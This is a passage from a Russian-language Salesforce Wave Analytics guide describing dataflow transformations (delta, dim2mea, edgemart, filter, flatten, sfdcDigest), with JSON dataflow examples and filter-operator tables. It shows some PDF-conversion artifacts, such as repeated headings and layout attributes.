| 2             | 2/1/2014  | ClosedWon | 200    |

После сортировки записей для каждого измерения (OpportunityId) трансформация сравнивает предыдущее значение со следующим значением для определения дельты для каждой записи. Трансформация создает указанный ниже набор данных.

| OpportunityId | CloseDate | StageName | Amount | DeltaAmount |
|---------------|-----------|-----------|--------|-------------|
| 1             | 1/1/2014  | New       | 100    | 0           |
| 1             | 3/1/2014  | ClosedWon | 100    | 0           |
| 2             | 1/1/2014  | New       | 100    | 0           |
| 2             | 2/1/2014  | ClosedWon | 200    | 100         |

Трансформация вставляет дельта-значение «0» для первой записи каждого измерения.

 **Прим.:** Если возможность содержит несколько изменений за один день, то записи должны сортироваться по более короткому интервалу. В данном случае, по столбцу CloseDate\_sec\_epoch. В противном случае, записи могут сортироваться некорректно, поэтому дельта-значения могут содержать ошибки.

### Параметры delta

При определении трансформации delta задайте атрибуту action значение delta и настройте соответствующие параметры.

### Параметры delta

При определении трансформации delta задайте атрибуту action значение delta и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

| Параметр      | Обязательно? | Значение   |
|---------------|--------------|--|
| dimension     | Да           | Столбец измерения в наборе данных, используемый для сортировки записей при вычислении дельта-значений.                             |
| epoch         | Да           | Столбец опорной даты в наборе данных, используемый для сортировки записей внутри каждого измерения при вычислении дельта-значений. |
| inputMeasure  | Да           | Столбец меры, выбранный для вычисления дельты.   |
| outputMeasure | Да           | Имя выходного столбца, содержащего дельта-значение.  |
| source        | Да           | Узел в файле определения потока данных, который содержит набор данных, выбранный для добавления дельта-столбца.                    |

СМ. ТАКЖЕ:

[Трансформация delta](#)

## Трансформация dim2mea

Трансформация dim2mea создает новую меру на основе измерения. Трансформация добавляет новый столбец меры в набор данных. Кроме того, трансформация сохраняет измерение во избежание нарушения связанных текущих представлений Lens и панелей мониторинга.

Если трансформация не может создать меру из измерения, то мера заполняется указанным стандартным значением. При отсутствии стандартного значения трансформация вставляет значение «0».



**Пример:** Рассмотрим пример ниже. Объект Opportunity содержит настраиваемое текстовое поле «StageVal\_\_c», отображающее стоимость возможности на отдельном этапе. Данное поле является текстовым, поэтому Wave Analytics загружает данные в виде измерения. Тем не менее, требуется создать меру из данного измерения для предоставления пользователям возможности выполнения вычислений над стоимостью этапа.

Создайте определение потока данных ниже.

```
{
  "Extract_Opportunities": {
    "action": "sfcdigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "CloseDate" },
        { "name": "AccountId" },

```

```

        { "name": "StageVal__c" }
      ]
    }
  },
  "Create_Measure_From_Dimension": {
    "action": "dim2mea",
    "parameters": {
      "dimension": "StageVal__c",
      "measure": "StageValue",
      "measureDefault": "0",
      "measureType": "long",
      "source": "Extract_Opportunities"
    }
  },
  "Register_The_Dataset": {
    "action": "sfdcRegister",
    "parameters": {
      "alias": "OpportunitiesWithConvertedMeasure",
      "name": "OpportunitiesWithConvertedMeasure",
      "source": "Create_Measure_From_Dimension"
    }
  }
}
}

```

### Параметры dim2mea

При определении трансформации dim2mea задайте атрибуту action значение dim2mea и настройте соответствующие параметры.

### Параметры dim2mea

При определении трансформации dim2mea задайте атрибуту action значение dim2mea и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

| Параметр       | Обязательно? | Значение  |
|----------------|--------------|---|
| dimension      | Да           | Столбец измерения в наборе данных, используемый для создания меры.  |
| measure        | Да           | Имя выходящей меры. Данное имя столбца должно быть уникальным внутри набора данных. Не рекомендуем использовать имя измерения, так как трансформация сохраняет измерение в наборе данных. |
| measureDefault | Да           | Стандартное значение меры при неудачном создании меры из измерения.   |



| Параметр    | Обязательно? | Значение  |
|-------------|--------------|---|
| measureType | Да           | Тип меры. Допустимое значение: «long».  |
| source      | Да           | Узел в файле определения потока данных, который содержит набор данных, выбранный для добавления меры. |

СМ. ТАКЖЕ:

[Трансформация dim2mea](#)

## Трансформация edgemart

Трансформация edgemart предоставляет потоку данных доступ к текущему зарегистрированному набору данных, который может содержать данные Salesforce, внешние данные или данные обоих типов. Рекомендуем использовать данную трансформацию для обращения к набору данных с целью использования его данных в последующих трансформациях потока данных. Данная трансформация, используемая совместно с трансформацией augment, позволяет объединять текущий набор данных с новым.



**Пример:** Рассмотрим пример ниже. В данном примере требуется сравнить итоговую стоимость со стоимостью возможности для определения вероятности применения крупных скидок с целью закрытия сделок. Набор данных FinalSales создан и зарегистрирован ранее. Набор данных FinalSales содержит итоговую стоимость каждой закрытой и реализованной возможности.

**Табл. 41: Набор данных FinalSales**

| OppID | UpdateDate | StageName | SaleAmount |
|-------|------------|-----------|------------|
| 1     | 1/1/2014   | ClosedWon | 100,000    |
| 2     | 11/1/2013  | ClosedWon | 150,000    |
| 3     | 2/1/2014   | ClosedWon | 200,000    |

Теперь требуется создать набор данных, содержащий сведения о возможности из объекта Opportunity. Затем требуется объединить данные из текущего набора данных FinalSales с набором данных Opportunity.

Создайте определение потока данных ниже.

```
{
  "Extract_Opportunities": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" }
      ]
    }
  }
}
```

```

    },
    "Extract_Final_Sales_Data": {
      "action": "edgemart",
      "parameters": { "alias": "FinalSales" }
    },
    "Combine_Opportunities_FinalSales": {
      "action": "augment",
      "parameters": {
        "left": "Extract_Opportunities",
        "left_key": [ "Id" ],
        "relationship": "Opportunity",
        "right": "Extract_Final_Sales_Data",
        "right_key": [ "OppID" ],
        "right_select": [ "SaleAmount" ]
      }
    },
    "Register_Opportunity_FinalSales_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
        "alias": "OpportunityVersusFinalSales",
        "name": "OpporunityVersusFinalSales",
        "source": "Combine_Opportunities_FinalSales"
      }
    }
  }
}

```

### Параметры edgemart

При определении трансформации edgemart задайте атрибуту action значение edgemart и настройте соответствующие параметры.

### Параметры edgemart

При определении трансформации edgemart задайте атрибуту action значение edgemart и настройте соответствующие параметры.

Таблица ниже описывает доступный параметр ввода.

| Параметр | Обязательно? | Значение   |
|----------|--------------|--|
| alias    | Да           | API-имя набора данных, используемого для извлечения данных. Чтобы определить API-имя набора данных, отредактируйте набор данных и просмотрите системное имя. |

СМ. ТАКЖЕ:

[Трансформация edgemart](#)

## Трансформация filter

Трансформация filter удаляет записи из текущего набора данных. Пользователь задает условие фильтра, которое определяет записи, подлежащие сохранению в наборе данных.



**Пример:** Рассмотрим пример ниже. В данном примере требуется создать набор данных, содержащий только закрытые и реализованные возможности. Сначала извлеките все возможности из объекта Opportunity. Затем отфильтруйте записи для отображения только возможностей с этапом Closed Won.

Создайте определение потока данных ниже.

```
{
  "Extract_Opportunities": {
    "action": "sfcdigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "CloseDate" },
        { "name": "AccountId" },
        { "name": "OwnerId" }
      ]
    }
  },
  "Filter_Opportunities": {
    "action": "filter",
    "parameters": {
      "filter": "StageName:EQ:Closed Won",
      "source": "Extract_Opportunities"
    }
  },
  "Register_My_Won_Oppportunities_Dataset": {
    "action": "sfcdregister",
    "parameters": {
      "alias": "MyWonOppportunities",
      "name": "MyWonOppportunities",
      "source": "Filter_Opportunities"
    }
  }
}
```

### Параметры filter

При определении трансформации filter задайте атрибуту action значение filter и настройте соответствующие параметры.

### Синтаксис выражения filter

Пользователь создает выражение filter в трансформации filter на основе как минимум одного измерения в наборе данных.

## Параметры **filter**

При определении трансформации **filter** задайте атрибуту **action** значение **filter** и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

| Параметр | Обязательно? | Значение   |
|----------|--------------|--|
| filter   | Да           | Выражение <b>filter</b> , которое определяет записи, подлежащие добавлению в новый набор данных. См. раздел <a href="#">«Синтаксис выражения filter»</a> . |
| source   | Да           | Узел в файле определения потока данных, который содержит набор данных, подлежащий фильтрации.  |

СМ. ТАКЖЕ:

[Трансформация filter](#)

## Синтаксис выражения **filter**

Пользователь создает выражение **filter** в трансформации **filter** на основе как минимум одного измерения в наборе данных.

 **Прим.:** Сравнения строк в выражении **filter** чувствительны к регистру.

Ниже перечислены доступные типы выражений **filter**.

| Синтаксис выражения <b>filter</b> | Описание   |
|-----------------------------------|--|
| dim:EQ:value                      | Истина, если измерение и значение являются равными.<br>Пример: "filter": "StageName:EQ:Closed Won".  |
| dim:R:val0:val1                   | Истина, если измерение соответствует заданному диапазону между val0 и val1.<br>Пример: "filter": "EmployeeId:R:100:1000".  |
| dim:R:val                         | Истина, если измерение больше или равно значению на основе двоичного порядка сортировки. Например, является истиной при использовании измерения «Город» и значения «Гомск», так как «Город» > «Гомск».<br>Пример: "filter": "LastName:R:Li". |
| dim:R::val                        | Истина, если измерение меньше или равно значению на основе двоичного порядка сортировки.<br>Пример: "filter": "LastName:R::Levy".  |
| dim:N:val                         | Истина, если измерение и значение не являются равными.   |

| Синтаксис выражения <b>filter</b> | Описание   |
|-----------------------------------|--|
|                                   | Пример: "filter": "RoleName:N:Manager".  |
| dim:EQ:val1 val2                  | Истина, если измерение равно значению val1 или val2. Данное выражение filter использует логический оператор «ИЛИ» ( ). При необходимости сравните значение измерения относительно не менее двух значений. Например, чтобы сравнить относительно трех значений, воспользуйтесь следующим синтаксисом: dim1:EQ:val1 val2 val3.<br><br>Пример: "filter": "Lead Status:EQ:Open Contacted".           |
| dim1:EQ:val1,dim2:EQ:val2         | Истина, если измерение dim1 равно значению val1 и измерение dim2 равно значению val2. Данное выражение filter использует логический оператор «И» (.). При необходимости сравните более двух измерений. Например, чтобы сравнить три измерения, воспользуйтесь следующим синтаксисом: dim1:EQ:val1,dim2:EQ:val2,dim3:EQ:val3.<br><br>Пример: "filter": "Lead Status:EQ:Qualified, Rating:EQ:Hot". |

СМ. ТАКЖЕ:

[Трансформация filter](#)

## Трансформация **flatten**

Трансформация flatten выравнивает иерархические данные. Например, пользователь может выровнять иерархию ролей Salesforce для применения параметров безопасности строки к набору данных на основе иерархии ролей.

При настройке трансформации flatten для выравнивания иерархии рекомендуем задать поле, содержащее каждый узел иерархии, и поле, содержащее соответствующего родителя на основе иерархии. Трансформация flatten генерирует одну запись для каждого узла иерархии. Каждая запись содержит всех предшественников по иерархической цепочке для каждого узла.

Трансформация flatten хранит список предшественников в результирующем наборе данных в двух форматах. Один столбец содержит список всех предшественников (через запятую) для каждого узла иерархии. Другой столбец содержит иерархический путь.

Чтобы определить способ хранения предшественников, просмотрите последние два столбца указанного ниже выровненного набора данных.

| Код роли | Имя роли                 | Код родительской роли | Роли       | RolePath  |
|----------|--------------------------|-----------------------|------------|-----------|
| 1        | Торговый представитель 1 | 10                    | 10, 20, 30 | \10\20\30 |

| Код роли | Имя роли                 | Код родительской роли | Роли         | RolePath     |
|----------|--------------------------|-----------------------|--------------|--------------|
| 2        | Торговый представитель 2 | 10                    | 10, 20, 30   | \10\20\30    |
| 3        | Торговый представитель 3 | 11                    | 11, 20, 30   | \11\20\30    |
| 10       | Региональный менеджер 1  | 20                    | 20, 30       | \20\30       |
| 11       | Региональный менеджер 2  | 20                    | 20, 30       | \20\30       |
| 20       | Вице-президент 1         | 30                    | 30           | \30          |
| 21       | Вице-президент 2         | 30                    | 30           | \30          |
| 30       | Генеральный директор     | Не применимо          | Не применимо | Не применимо |



**Пример:** Рассмотрим пример ниже. В данном примере требуется создать набор данных, содержащий все возможности. Каждая возможность должна быть дополнена сведениями о пользователе и роли для ответственного за возможность. Кроме того, применение параметров безопасности строки на основе иерархии ролей требует наличия списка всех вышестоящих предшественников в каждой записи возможности. Чтобы создать список предшественников, воспользуйтесь трансформацией `flatten` для выравнивания иерархии ролей.

Создайте файл определения потока данных ниже.

```
{
  "Extract_Opportunity": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "AccountId" },
        { "name": "OwnerId" }
      ]
    }
  },
  "Extract_User": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "User",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Department" },

```

```

        { "name": "UserRoleId" }
      ]
    }
  },
  "Extract_UserRole": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "UserRole",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "ParentRoleId" }
      ]
    }
  },
  "Flatten_UserRole": {
    "action": "flatten",
    "parameters": {
      "source": "Extract_UserRole",
      "self_field": "Id",
      "parent_field": "ParentRoleId",
      "multi_field": "Roles",
      "path_field": "RolePath"
    }
  },
  "Augment_User_FlattenUserRole": {
    "action": "augment",
    "parameters": {
      "left": "Extract_User",
      "left_key": [ "UserRoleId" ],
      "relationship": "Role",
      "right": "Flatten_UserRole",
      "right_key": [ "Id" ],
      "right_select": [
        "Id",
        "Name",
        "Roles",
        "RolePath"
      ]
    }
  },
  "Augment_Opportunity_UserWithRoles": {
    "action": "augment",
    "parameters": {
      "left": "Extract_Opportunity",
      "left_key": [ "OwnerId" ],
      "right": "Augment_User_FlattenUserRole",
      "relationship": "Owner",
      "right_select": [
        "Name",
        "Department",
        "Role.Id",
        "Role.Name",
        "Role.Roles",

```

```

        "Role.RolePath"
    ],
    "right_key": [ "Id" ]
  }
},
"Register_OpportunityWithRoles_Dataset": {
  "action": "sfdcRegister",
  "parameters": {
    "alias": "OppRoles",
    "name": "OppRoles",
    "source": "Augment_Opportunity_UserWithRoles",
    "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"\$User.UserRoleId\" || 'OwnerId'
== \"\$User.Id\""
  }
}
}
}

```

Чтобы выровнять иерархию ролей Salesforce, трансформация `flatten` использует указанные ниже поля ввода из объекта `UserRole`.

#### Id

Данное поле определяет каждый узел в иерархии ролей Salesforce.

#### ParentRoleId

Данное поле определяет родителя согласно иерархии ролей.

После обработки каждой иерархической взаимосвязи в объекте `UserRole` трансформация `flatten` генерирует одну запись для каждого кода роли. Каждая запись содержит все роли предшественников для каждой роли иерархии. Трансформация `flatten` генерирует два выходных столбца для хранения всех ролей предшественников для каждой роли.

#### Параметры `flatten`

При определении трансформации `flatten` задайте атрибуту `action` значение `flatten` и настройте соответствующие параметры.

#### Параметры `flatten`


При определении трансформации `flatten` задайте атрибуту `action` значение `flatten` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

| Параметр                  | Обязательно? | Значение   |
|---------------------------|--------------|--|
| <code>self_field</code>   | Да           | Имя поля ввода, определяющего каждый узел в иерархии.  |
| <code>parent_field</code> | Да           | Имя поля ввода, определяющего прямого родителя каждого узла в иерархии. Например, роль «Региональный менеджер 1» является родительской для роли «Торговый представитель 1» в иерархии ролей. |
| <code>multi_field</code>  | Да           | Имя многозначного поля вывода, содержащего список всех предшественников в иерархии, — от нижнего уровня до   |



| Параметр                | Обязательно? | Значение  |
|-------------------------|--------------|---|
|                         |              | верхнего. Трансформация <code>flatten</code> создает данное поле и генерирует список предшественников для каждого узла иерархии. Например, роли «Торговый представитель 1» соответствует следующая иерархия предшественников: «Менеджер по продажам 1, Региональный менеджер 1, Вице-президент 1, Генеральный директор».  |
| <code>path_field</code> | Да           | Строковое представление многозначного поля (через обратную косую черту). Данное поле вывода содержит иерархический путь всех предшественников в иерархии — от нижнего уровня до верхнего. Трансформация <code>flatten</code> создает данное поле и генерирует исторический путь для каждого узла иерархии. Например, роли «Торговый представитель» в иерархии ролей соответствует значение: «Менеджер по продажам 1 \ Региональный менеджер 1 \ Вице-президент 1 \ Генеральный директор». |
| <code>source</code>     | Да           | Узел в файле определения потока данных, который содержит иерархические данные, подлежащие выравниванию. Данный узел является источником ввода для данной трансформации, поэтому должен содержать поля ввода, соотношенные с параметрами <code>self_field</code> и <code>parent_field</code> .   |

 **Прим.:** По умолчанию поля `multi_field` и `path_field` создаются как системные поля, которые не отображаются в пользовательском интерфейсе. Чтобы эти поля отображались в пользовательском интерфейсе, установите атрибут метаданных `IsSystemField` в значение `false` для каждого поля в трансформации `flatten`. Дополнительные сведения об атрибутах метаданных см. в разделе [Переопределение метаданных, созданных посредством трансформации](#).

СМ. ТАКЖЕ:


[Трансформация `flatten`](#)

## Трансформация `sfdcDigest`


Трансформация `sfdcDigest` генерирует набор данных на основе данных, извлекаемых из объекта Salesforce. Объекты и поля Salesforce, используемые для извлечения данных, определяются пользователем. Отдельные поля, содержащие конфиденциальные данные или несущественную информацию, могут быть исключены из трансформации.

При загрузке файла определения потока данных Wave Analytics проверяет доступ к объектам и полям Salesforce на основе профиля пользователя, загружающего файл. При наличии поля или объекта, недоступного профилю пользователя для чтения, загрузка прекращается.

При выполнении Wave Analytics запускает поток данных от имени пользователя интеграции. Wave Analytics проверяет доступ к объектам и полям Salesforce на основе профиля пользователя интеграции. Например, если поток данных пытается извлечь данные из настраиваемого поля, которое недоступно пользователю интеграции для чтения, то задание потока данных не выполняется.

-  **Прим.:** Пользователь интеграции — это предварительно настроенный пользователь, который создается при включении Wave Analytics в организации. Чтобы получить доступ к объекту или полю Salesforce, обратитесь к администратору.

Дополнительную информацию о предварительно настроенных пользователях в Wave Analytics см. в *Руководстве по обеспечению безопасности Wave Analytics*.

-  **Пример:** Рассмотрим пример ниже. В данном примере требуется создать набор данных, содержащий все возможности из объекта Opportunity.

Создайте определение потока данных ниже.

```
{
  "Extract_Opportunities": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "CloseDate" },
        { "name": "AccountId" },
        { "name": "OwnerId" },
        { "name": "OpportunitySupportTeamMembers__c" }
      ]
    }
  },
  "Register_Opportunities_Dataset": {
    "action": "sfdcRegister",
    "parameters": {
      "alias": "Opportunities",
      "name": "Opportunities",
      "source": "Extract_Opportunities"
    }
  }
}
```

### Советы по использованию трансформации sfdcDigest

- При выборе полей помните, что набор данных может содержать максимум 5 000 полей.
- Для извлечения данных из объекта Salesforce трансформация sfdcDigest выполняет запрос SOQL. Длина запроса SOQL не может превышать 20 000 символов. При превышении максимальной длины запроса SOQL результаты выданы не будут. Для сокращения длины запроса SOQL разбейте извлечение на две или более трансформации sfdcDigest и используйте трансформацию augment для объединения результатов. Например, можно создать одну трансформацию sfdcDigest для извлечения половины полей и другую трансформацию sfdcDigest для извлечения оставшихся полей.

### Фильтрация записей, извлеченных из объекта Salesforce

Добавьте фильтр в трансформацию sfdcDigest для извлечения набора всех записей из объекта Salesforce. Фильтрация записей позволяет сокращать количество извлеченных и обработанных записей, исключать записи, содержащие бесполезные или конфиденциальные данные, и повышать производительность потока данных.

### Переопределение метаданных поля Salesforce

При необходимости переопределите метаданные поля, извлекаемые трансформацией `sfdcDigest` из объекта Salesforce, для иного отображения данных в наборе данных. Например, Wave Analytics может добавить стандартное значение в записи, содержащие пустое поле.

### Неподдерживаемые объекты и поля Salesforce

Трансформация `sfdcDigest` не может извлекать данные из всех объектов и полей Salesforce. Прежде чем настраивать извлечение объектов Salesforce, просмотрите ограничения ниже.

### Параметры `sfdcDigest`

При определении трансформации `sfdcDigest` задайте атрибуту `action` значение `sfdcDigest` и настройте параметры для нужных объектов и полей. При необходимости настройте параметры для фильтрации записей, извлеченных из объекта Salesforce.

## Фильтрация записей, извлеченных из объекта Salesforce


Добавьте фильтр в трансформацию `sfdcDigest` для извлечения набора всех записей из объекта Salesforce. Фильтрация записей позволяет сокращать количество извлеченных и обработанных записей, исключать записи, содержащие бесполезные или конфиденциальные данные, и повышать производительность потока данных.

Фильтр содержит как минимум одно условие, которое сопоставляет значение поля с указанным значением. Например, `Amount >= 1000000`. При необходимости примените функции SQL к значению поля в условии фильтра (например, `CALENDAR_YEAR(CreatedDate) = 2011`). Чтобы добавить разные условия фильтра, воспользуйтесь логическими операторами AND, OR и NOT. Чтобы экранировать двойные кавычки, добавленные в строки, воспользуйтесь обратной косой чертой (\).

Трансформация `sfdcDigest` извлекает все записи, для которых фильтр является истинным. При настройке трансформации `sfdcDigest` для добавочного извлечения фильтр применяется к данным, извлеченным только во время добавочного запуска; Wave Analytics не применяет фильтр к записям, загруженным в набор данных ранее. При добавлении недопустимого фильтра выполнение потока данных завершается ошибкой.

Ниже перечислены типы фильтров, которые могут использоваться для каждого экземпляра трансформации `sfdcDigest`.

- Структурированный фильтр
- Расширенный фильтр

 **Совет:** Не можете решить, что следует использовать: фильтр в трансформации `sfdcDigest` или трансформацию `filter`? Рекомендуем использовать трансформацию `filter` для фильтрации записей в любой точке потока данных. Например, данная трансформация может быть добавлена после объединения двух наборов данных потоком данных. Тем не менее, чтобы сократить количество строк, обработанных в потоке данных, и оптимизировать производительность потока данных, добавьте фильтр как можно ближе к точке извлечения записей (по возможности добавьте фильтр в трансформацию `sfdcDigest`).

### Структурированный фильтр в трансформации `sfdcDigest`

Чтобы определить структурированный фильтр, воспользуйтесь синтаксисом JSON.

### Расширенный фильтр в трансформации sfdcDigest

Чтобы определить расширенный фильтр, воспользуйтесь выражением условия WHERE объектно-ориентированного языка запросов Salesforce (SOQL). Рекомендуем использовать расширенный фильтр только при наличии опыта работы с SOQL.

СМ. ТАКЖЕ:

### Трансформация sfdcDigest

#### Структурированный фильтр в трансформации sfdcDigest

Чтобы определить структурированный фильтр, воспользуйтесь синтаксисом JSON.

Структурированный фильтр использует синтаксис JSON ниже для каждого условия фильтра.

```
{
  "field": "<field name>",
  "operator": "<operator>",
  "value": "<value>"|["<value 1>", "<value 2>"],
  "isQuoted": true|false}
```

Значением может быть число, дата, строка, список строк или [литерал даты](#). Wave Analytics автоматически окружает строки кавычками, кроме случаев назначения параметру isQuoted значения «true», указывающего на наличие кавычек вокруг строки.

Ниже перечислены операторы, которые могут использоваться условием фильтра.


| Оператор | Комментарий  |
|----------|--|
| =        | <p>Условие фильтра является истинным, если значение поля равняется указанному значению. Сравнения строк, использующие оператор «равно», не чувствительны к регистру.</p> <p>Пример:</p> <pre>"filterConditions": [   {     "field": "OwnerId",     "operator": "=",     "value": "a07B00000012HYu"   } ]</pre> |
| !=       | <p>Условие фильтра является истинным, если значение поля не равняется указанному значению.</p> <p>Пример (использование обратной косой черты для экранирования двойных кавычек в строковом значении):</p> <pre>"filterConditions": [   {     "field": "Nickname__c",     "operator": "!=", </pre>              |

| Оператор | Комментарий   |
|----------|---|
|          | <pre data-bbox="821 260 1442 365"> "value": "\"Sammy\"" } ]</pre>   |
| >        | <p data-bbox="821 415 1442 478">Условие фильтра является истинным, если значение поля превышает указанное значение.</p> <p data-bbox="821 499 915 529">Пример:</p> <pre data-bbox="821 550 1442 772"> "filterConditions": [   {     "field": "Amount",     "operator": "&gt;",     "value": "100000"   } ]</pre>  |
| <        | <p data-bbox="821 823 1442 886">Условие фильтра является истинным, если значение поля не превышает указанное значение.</p> <p data-bbox="821 907 1256 936">Пример (использование литерала даты):</p> <pre data-bbox="821 957 1442 1209"> "filterConditions": [   {     "field": "CloseDate",     "operator": "&lt;",     "value": "THIS_MONTH",     "isQuoted": false   } ]</pre> |
| >=       | <p data-bbox="821 1260 1442 1323">Условие фильтра является истинным, если значение поля превышает или равняется указанному значению.</p> <p data-bbox="821 1344 915 1373">Пример:</p> <pre data-bbox="821 1394 1442 1617"> "filterConditions": [   {     "field": "Amount",     "operator": "&gt;=",     "value": "100000"   } ]</pre>  |
| <=       | <p data-bbox="821 1667 1442 1730">Условие фильтра является истинным, если значение поля не превышает или равняется указанному значению.</p> <p data-bbox="821 1751 1256 1780">Пример (использование функции SQL):</p> <pre data-bbox="821 1801 1442 1864"> "filterConditions": [   {</pre>  |


| Оператор | Комментарий   |
|----------|---|
|          | <pre data-bbox="824 260 1435 457"> "field": "CALENDAR_YEAR (CreatedDate)", "operator": "&lt;=", "value": "2015", "isQuoted": true } ]</pre>   |
| LIKE     | <p data-bbox="821 508 1445 676">Условие фильтра является истинным, если значение поля соответствует указанному значению. Оператор LIKE аналогичен оператору LIKE в SQL; он позволяет сопоставлять неполные текстовые строки и поддерживает специальные символы.</p> <ul data-bbox="821 693 1445 1113" style="list-style-type: none"> <li>• Оператор LIKE поддерживает специальные символы «%» и «_».</li> <li>• Специальный символ «%» соответствует нулевому или большему количеству символов.</li> <li>• Специальный символ «_» соответствует одному символу.</li> <li>• Оператор LIKE поддерживается только полями строки.</li> <li>• Оператор LIKE не чувствителен к регистру.</li> <li>• Оператор LIKE поддерживает экранирование специальных символов «%» и «_». Рекомендуем использовать обратную косую черту (\) для экранирования специальных символов.</li> </ul> <p data-bbox="821 1129 915 1159">Пример:</p> <pre data-bbox="824 1176 1435 1402"> "filterConditions": [   {     "field": "FirstName",     "operator": "LIKE",     "value": "Chris%"   } ]</pre> |
| IN       | <p data-bbox="821 1453 1445 1621">Условие фильтра является истинным, если значение поля равняется любому значению из указанного списка. При необходимости добавьте или удалите кавычки вокруг списка значений. Если список уже окружен кавычками, задайте параметру isQuoted истинное значение.</p> <p data-bbox="821 1638 915 1667">Пример:</p> <pre data-bbox="824 1684 1435 1850"> "filterConditions": [   {     "field": "StageName",     "operator": "IN",     "value": ["Closed Won", "Closed Lost"]   } ]</pre>  |


| Оператор | Комментарий   |
|----------|---|
|          | <pre data-bbox="821 256 1445 331"> } ]</pre>  |
| NOT IN   | <p data-bbox="821 382 1445 445">Условие фильтра является истинным, если значение поля не равняется любому значению из указанного списка.</p> <p data-bbox="821 466 915 491">Пример:</p> <pre data-bbox="821 512 1445 739"> "filterConditions": [   {     "field": "BillingState",     "operator": "NOT IN",     "value": ["California", "New York"]   } ]</pre>   |
| INCLUDES | <p data-bbox="821 789 1445 957">Данный оператор поддерживается только полями типа «Раскрывающийся список» или «Раскрывающийся список со множественным выбором». Условие фильтра является истинным, если значение поля типа «Раскрывающийся список» содержит указанное значение.</p> <p data-bbox="821 978 915 1003">Пример:</p> <pre data-bbox="821 1024 1445 1251"> "filterConditions": [   {     "field": "BillingState",     "operator": "INCLUDES",     "value": ["California"]   } ]</pre>                   |
| EXCLUDES | <p data-bbox="821 1302 1445 1470">Данный оператор поддерживается только полями типа «Раскрывающийся список» или «Раскрывающийся список со множественным выбором». Условие фильтра является истинным, если значение поля типа «Раскрывающийся список» не содержит указанное значение.</p> <p data-bbox="821 1491 915 1516">Пример:</p> <pre data-bbox="821 1537 1445 1764"> "filterConditions": [   {     "field": "BillingState",     "operator": "EXCLUDES",     "value": ["California", "New York"]   } ]</pre> |

Рассмотрим некоторые примеры структурированных фильтров.

 **Пример:** Рассмотрим пример основного структурированного фильтра. Чтобы выполнить анализ ожидаемых продаж для возможностей во втором финансовом квартале 2015 финансового года, создайте файл определения потока данных ниже для создания соответствующего набора данных.

```
{
  "Extract_Filtered_Opportunities": {
    "action": "sfcdigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "AccountId" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "CloseDate" },
        { "name": "OwnerId" },
        { "name": "FiscalYear" },
        { "name": "FiscalQuarter" },
        { "name": "SystemModstamp" }
      ],
      "filterConditions": [
        {
          "field": "FiscalYear",
          "operator": "=",
          "value": "2015"
        },
        {
          "field": "FiscalQuarter",
          "operator": "=",
          "value": "2"
        }
      ]
    }
  },
  "Register_Opportunities_Dataset": {
    "action": "sfcdregister",
    "parameters": {
      "alias": "Opportunities_2015Q2",
      "name": "Opportunities_2015Q2",
      "source": "Extract_Filtered_Opportunities"
    }
  }
}
```

 **Прим.:** При отсутствии логического оператора между условиями фильтра (аналогично данному примеру) Wave Analytics применяет оператор AND.

 **Пример:** Рассмотрим пример структурированного фильтра, содержащего логический оператор. Чтобы ускорить составление прогнозов по ожидаемому доходу, создайте поток данных ниже для просмотра всех возможностей, которые уже закрыты или должны быть закрыты с вероятностью более 90%.

```
{
  "Extract_Opportunities": {
```



```

"action": "sfdcDigest",
"parameters": {
  "object": "Opportunity",
  "fields": [
    { "name": "Id" },
    { "name": "Name" },
    { "name": "AccountId" },
    { "name": "Amount" },
    { "name": "StageName" },
    { "name": "CloseDate" },
    { "name": "OwnerId" },
    { "name": "Probability" },
    { "name": "FiscalYear" },
    { "name": "FiscalQuarter" }
  ],
  "filterConditions": [
    {
      "operator": "OR",
      "conditions": [
        {
          "field": "StageName",
          "operator": "=",
          "value": "Closed Won"
        },
        {
          "field": "Probability",
          "operator": ">=",
          "value": "90"
        }
      ]
    }
  ]
},
"Register_Opportunities_Dataset": {
  "action": "sfdcRegister",
  "parameters": {
    "alias": "OpportunitiesExpectedToWin",
    "name": "OpportunitiesExpectedToWin",
    "source": "Extract_Opportunities"
  }
}
}

```



**Пример:** Теперь рассмотрим пример структурированного фильтра, содержащего вложенные логические операторы. Создайте поток данных ниже для просмотра всех возможностей, закрытых в текущем финансовом квартале и принадлежащих одному из двух прямых подчиненных.

```

{
  "Extract_Opportunities": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [

```


```

        { "name": "Id" },
        { "name": "Name" },
        { "name": "AccountId" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "CloseDate" },
        { "name": "OwnerId" },
        { "name": "FiscalYear" },
        { "name": "FiscalQuarter" }
    ],
    "filterConditions": [
        {
            "operator": "AND",
            "conditions": [
                {
                    "field": "CloseDate",
                    "operator": "=",
                    "value": "THIS_FISCAL_QUARTER",
                    "isQuoted": false
                },
                {
                    "operator": "OR",
                    "conditions": [
                        {
                            "field": "OwnerId",
                            "operator": "=",
                            "value": "00540000000HfUz"
                        },
                        {
                            "field": "OwnerId",
                            "operator": "=",
                            "value": "00540000000HfV4"
                        }
                    ]
                }
            ]
        }
